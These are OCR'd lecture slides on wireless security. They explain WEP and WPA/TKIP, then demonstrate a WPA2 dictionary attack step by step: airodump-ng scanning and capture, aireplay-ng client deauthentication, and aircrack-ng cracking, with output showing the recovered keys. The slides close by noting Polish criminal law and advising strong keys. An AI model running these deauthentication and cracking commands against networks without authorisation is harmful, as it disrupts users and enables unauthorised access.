
```
# aircrack-ng packets-01.cap
Opening packets-01.cap
Read 111963 packets.


...


KEY FOUND! [ 76:65:72:79:4E:69:63:33:50:61:73:73:73 ]
(ASCII: veryNic3Passs )   Decrypted correctly: 100%
```

Attacks on WPA/WPA2


WEP vs. WPA/TKIP

- MIC (Message Integrity Check) instead of CRC32
  - Michael algorithm
  - Prevents injecting fake packets
- New: TSC (TKIP Sequence Counter) – packet counter
  - Prevents replay attacks
- New: Additional key mixing function before RC4 input

WPA - TKIP


Data to transmit
Temporal encryption key
MSDU
MIC key
Transmit address
TSC
Michael
MSDU + MIC
Key mixing
Fragmentation
CRC-32
WEP seed
MPDU
ICV
XOR
+
Packet to transmit
RC4
Keystream
Mac header
IV
KID
EIV
Ciphertext
132389

4-Way handshake




Brute-force attack on WPA2

- Requires 4-way handshake interception
  - If client is already connected attacker can deauthenticate him or her (deauthentication attack)
- Password is cracked with dictionary

Brute-force on WPA2 - example

- Search for WPA2 network

```
# airodump-ng wlan0
```



```
CH  5 ][ Elapsed: 1 min ][ 2014-03-14 11:16 ][ WPA handshake: 00:18:39:25:CD:F4

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:25:CD:F4  -38 100      597       88    0   5  54 . WPA2 CCMP   PSK  H4x0R
00:25:9C:8C:C9:73  -57  25      119       12    0  11  54e  WPA2 CCMP   PSK  [redacted]
C8:64:C7:8E:39:CB  -86   0       15        0    0   6  54e. WPA2 CCMP   PSK  hurg[redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:1F:3B:98:75:E3  -83    0 -12      0        5  Perana
00:18:39:25:CD:F4  D4:87:D8:67:18:73  -44   54 -54     14      439  [redacted],H4x0R
C8:64:C7:8E:39:CB  00:15:AF:DB:53:14  -86    0 -12      0        1
```

Brute-force on WPA2 - example

- Interception of packets on channel 5

```
# airodump-ng -c 5 -w pliki2 wlan0
```

Brute-force on WPA2 - example


- Client deauthentication

```
# aireplay-ng --deauth 0 -a 00:18:39:XX:XX:XX wlan0
11:01:32  Waiting for beacon frame (BSSID:
00:18:39:XX:XX:XX) on channel 5
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:01:33  Sending DeAuth to broadcast -- BSSID:
[00:18:39:XX:XX:XX]
11:01:33  Sending DeAuth to broadcast -- BSSID:
[00:18:39:XX:XX:XX]
11:01:34  Sending DeAuth to broadcast -- BSSID:
[00:18:39:XX:XX:XX]
11:01:34  Sending DeAuth to broadcast -- BSSID:
[00:18:39:XX:XX:XX]
```

Brute-force on WPA2 - example

- Password cracking

```
# aircrack-ng -w Desktop/darkc0de.lst -0 pliki2-01.cap
Opening pliki2-01.cap
```



```
                              Aircrack-ng 1.2 beta2


                 [00:00:23] 6204 keys tested (269.54 k/s)


                         KEY FOUND! [ 0v312n37 ]


Master Key     : 7D 80 65 B7 36 E9 19 ED 7D 94 E3 7B DD 2D 45 88
                 A7 C6 19 90 FF F4 EC CB 6C 77 EE 79 B0 D8 66 0F

Transient Key  : 1A CF AD DC 7A 17 AF C8 0C A0 8E D4 31 09 76 E7
                 29 36 30 13 91 0A A3 79 2B 52 33 3B 05 54 F0 53
                 E6 64 70 E2 44 CE A6 9B 4E 80 60 42 1A 50 94 6E
                 FE A3 92 33 3C B3 5F 09 6C C4 95 6C 75 72 10 52

EAPOL HMAC     : 3B 66 9D BD 61 DC 37 D6 E3 EA 4F 20 7B 9A A8 1B
```

Auditing tools for 802.11 networks - summary

aircrack-ng package

- **airbase-ng**
- **aircrack-ng**
- airdecap-ng
- airdecloak-ng
- airdriver-ng
- airdrop-ng
- **aireplay-ng**
- airgraph-ng
- airmon-ng
- **airodump-ng**
- airolib-ng
- airserv-ng
- airtun-ng
- besside-ng
- **easside-ng**
- **packetforge-ng**
- tkiptun-ng
- wesside-ng

Legal issues – Criminal Code

Legal issues – Criminal Code

- Chapter XXXIII of polish Criminal Code
- Crimes against information security
  - Art. 267
  - Art. 268
  - Art. 269

Summary

- WEP is deprecated standard
  - Can be cracked within couple of minutes
- WPA2 with strong key is considered safe
  - Not possible to be broken with brute-force easily
- Length and strength of a key is important
- There are generally accessible 802.11 auditing tools
  - Implementation of publicly knowny attacks

Thank you for your attention!